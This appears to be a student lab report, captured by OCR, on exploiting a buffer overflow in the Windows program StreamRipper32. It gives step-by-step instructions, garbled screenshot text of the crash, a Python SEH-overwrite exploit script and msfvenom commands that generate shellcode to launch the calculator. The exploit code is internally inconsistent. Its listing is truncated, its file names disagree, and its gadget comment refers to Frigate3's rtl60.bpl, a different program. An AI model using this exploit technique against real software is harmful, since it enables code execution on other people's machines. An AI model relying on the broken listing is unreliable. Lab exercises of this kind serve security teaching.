
CSE2010 Lab-8

G.Lekhana Devasena
18BCE7207
L39+L40

Steps:

1) Install Python and Vulnerable Stream Ripper 32 software in Windows 7 Virtual Instance.
2) After that run exploit.py using python which in turn creates a malicious text file named exploit.txt
3) Then Open the Stream Ripper 32 application and Click on ADD button under the Station/Song Matching feature.
4) Then, Give some name in the Station Pattern and Copy the Exploit text in the exploit.txt file and Paste it in Song Pattern. Now click on Ok, as you can see below.
5) Now click on Ok and you will see that the software stopped working immediately.
6) By running the python program in kali linux and cmd,the calculator will be opened.

Output Screenshot:




Max KB To Rip: 0

Relay Port: 10069

☐ Enable

11:19
28-03-2021



4ÍÓ¢»┘°0^ŒÍØÇE1…÷°³°{0LGc1I└#ª#ÆÌÄ

Max KB To Rip 0

Relay Port 10069

Pattern Match

Station Pattern


StreamRipper 32 18BCE7207

Song Pattern

c´ﬁâ‖ ç³´o4Íó¢»┘°0^‖ÍØÇE‖÷°³°{0LGc1I└#ª#ÆÌÄ

Note: All patten matches are *substring* matches

Use keyword "any_match" to match any station or song




4ÍÓ¢»┘°0^ŒÍØÇE1…÷°³°{0LGc1I└#ª#ÆÌÄ

SRipper MFC Application

SRipper MFC Application has stopped working

Windows is checking for a solution to the problem...



Max KB To Rip: 0


Relay Port: 10069

Station Pattern: StreamRipper 32 18BCE7207

Song Pattern: c´ñâ▌ç³´o4Íó▯»┘°0^▌Í0ÇE▌▌÷°³°{0LGc1l└#ª#ÆÌÅ


Note: All patten matches are *substring* matches

Use keyword "any_match" to match any station or song




SRipper MFC Application has stopped working


A problem caused the program to stop working correctly. Windows will close the program and notify you if a solution is available.



```
# -*- coding: cp1252 -*-

f= open("payload.txt", "w")

junk="A" * 4112

nseh="\xeb\x20\x90\x90"

seh="\x4B\x0C\x01\x40"

#40010C4B   5B              POP EBX
#40010C4C   5D              POP EBP
#40010C4D   C3              RETN
#POP EBX ,POP EBP, RETN | [rtl60.bpl]  (C:\Program Files\Frigate3\rtl60.bpl)

nops="\x90" * 50

# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d"  -f python

buf =  b""
buf += b"\x89\xe1\xd9\xc3\xd9\x71\xf4\x5f\x57\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x49\x6c\x58\x68\x4c"
buf += b"\x42\x53\x30\x47\x70\x75\x50\x33\x50\x6e\x69\x4b\x55"
buf += b"\x66\x51\x6f\x30\x73\x54\x6e\x6b\x30\x50\x36\x50\x4c"
buf += b"\x4b\x62\x72\x34\x4c\x6c\x4b\x73\x62\x62\x34\x6e\x6b"
buf += b"\x52\x52\x66\x48\x54\x4f\x6e\x57\x43\x7a\x75\x76\x56"
buf += b"\x51\x79\x6f\x4c\x6c\x45\x6c\x43\x51\x63\x4c\x66\x62"
buf += b"\x56\x4c\x35\x70\x4f\x31\x6a\x6f\x66\x6d\x56\x61\x58"
buf += b"\x47\x38\x62\x6c\x32\x71\x42\x46\x37\x4e\x6b\x76\x32"
buf += b"\x46\x70\x6c\x4b\x71\x5a\x65\x6c\x4c\x4b\x30\x4c\x46"
buf += b"\x71\x73\x48\x48\x63\x51\x58\x57\x71\x6e\x31\x43\x61"
buf += b"\x6e\x6b\x73\x69\x65\x70\x66\x61\x39\x43\x4c\x4b\x72"
buf += b"\x69\x55\x48\x59\x73\x56\x5a\x47\x39\x4c\x4b\x45\x64"
buf += b"\x4c\x4b\x65\x51\x5a\x76\x74\x71\x69\x6f\x4e\x4c\x6b"
buf += b"\x71\x78\x4f\x44\x4d\x36\x61\x6f\x37\x50\x38\x39\x70"
buf += b"\x72\x55\x49\x66\x53\x33\x33\x4d\x6b\x48\x65\x6b\x33"
buf += b"\x4d\x57\x54\x61\x65\x6a\x44\x56\x38\x6c\x4b\x46\x38"
buf += b"\x77\x54\x53\x31\x4e\x33\x62\x46\x6c\x4b\x34\x4c\x52"
buf += b"\x6b\x4e\x6b\x42\x78\x67\x6c\x77\x71\x78\x53\x4e\x6b"
```



```
┌──(kali㉿kali)-[~]
└─$ msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d"  -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 440 (iteration=0)
x86/alpha_mixed chosen with final size 440
Payload size: 440 bytes
Final size of python file: 2145 bytes
buf =  b""
buf += b"\x89\xe1\xd9\xc3\xd9\x71\xf4\x5f\x57\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x49\x6c\x58\x68\x4c"
buf += b"\x42\x53\x30\x47\x70\x75\x50\x33\x50\x6e\x69\x4b\x55"
buf += b"\x66\x51\x6f\x30\x73\x54\x6e\x6b\x30\x50\x36\x50\x4c"
buf += b"\x4b\x62\x72\x34\x4c\x6c\x4b\x73\x62\x62\x34\x6e\x6b"
buf += b"\x52\x52\x66\x48\x54\x4f\x6e\x57\x43\x7a\x75\x76\x56"
buf += b"\x51\x79\x6f\x4c\x6c\x45\x6c\x43\x51\x63\x4c\x66\x62"
buf += b"\x56\x4c\x35\x70\x4f\x31\x6a\x6f\x66\x6d\x56\x61\x58"
buf += b"\x47\x38\x62\x6c\x32\x71\x42\x46\x37\x4e\x6b\x76\x32"
buf += b"\x46\x70\x6c\x4b\x71\x5a\x65\x6c\x4c\x4b\x30\x4c\x46"
buf += b"\x71\x73\x48\x48\x63\x51\x58\x57\x71\x6e\x31\x43\x61"
buf += b"\x6e\x6b\x73\x69\x65\x70\x66\x61\x39\x43\x4c\x4b\x72"
buf += b"\x69\x55\x48\x59\x73\x56\x5a\x47\x39\x4c\x4b\x45\x64"
buf += b"\x4c\x4b\x65\x51\x5a\x76\x74\x71\x69\x6f\x4e\x4c\x6b"
buf += b"\x71\x78\x4f\x44\x4d\x36\x61\x6f\x37\x50\x38\x39\x70"
buf += b"\x72\x55\x49\x66\x53\x33\x33\x4d\x6b\x48\x65\x6b\x33"
buf += b"\x4d\x57\x54\x61\x65\x6a\x44\x56\x38\x6c\x4b\x46\x38"
buf += b"\x77\x54\x53\x31\x4e\x33\x62\x46\x6c\x4b\x34\x4c\x52"
buf += b"\x6b\x4e\x6b\x42\x78\x67\x6c\x77\x71\x78\x53\x4e\x6b"
buf += b"\x56\x64\x4c\x4b\x36\x61\x4a\x70\x6b\x39\x47\x34\x76"
buf += b"\x44\x57\x54\x53\x6b\x71\x4b\x35\x31\x76\x39\x30\x5a"
buf += b"\x66\x31\x4b\x4f\x69\x70\x31\x4f\x33\x6f\x61\x4a\x6e"
buf += b"\x6b\x32\x32\x4a\x4b\x6c\x4d\x31\x4d\x32\x4a\x43\x31"
buf += b"\x6c\x4d\x6d\x55\x38\x32\x63\x30\x37\x70\x67\x70\x42"
buf += b"\x70\x33\x58\x66\x51\x6c\x4b\x70\x6f\x4d\x57\x69\x6f"
buf += b"\x5a\x75\x6d\x6b\x4a\x50\x4c\x75\x49\x32\x31\x46\x33"
buf += b"\x58\x59\x36\x5a\x35\x4d\x6d\x6d\x4d\x69\x6f\x5a\x75"
buf += b"\x35\x6c\x74\x46\x51\x6c\x76\x6a\x4b\x30\x59\x6b\x69"
buf += b"\x70\x34\x35\x54\x45\x6f\x4b\x52\x67\x37\x63\x53\x42"
buf += b"\x52\x4f\x50\x6a\x35\x50\x50\x53\x4b\x4f\x58\x55\x42"
buf += b"\x43\x43\x51\x70\x6c\x45\x33\x67\x70\x41\x41"

┌──(kali㉿kali)-[~]
└─$ 
```


Calculator
View
Edit
Help
0
MC
MR
MS
M+
M-
←
CE
C
±
√
7
8
9
/
%
4
5
6
*
1/x
1
2
3
-
=
0
.
+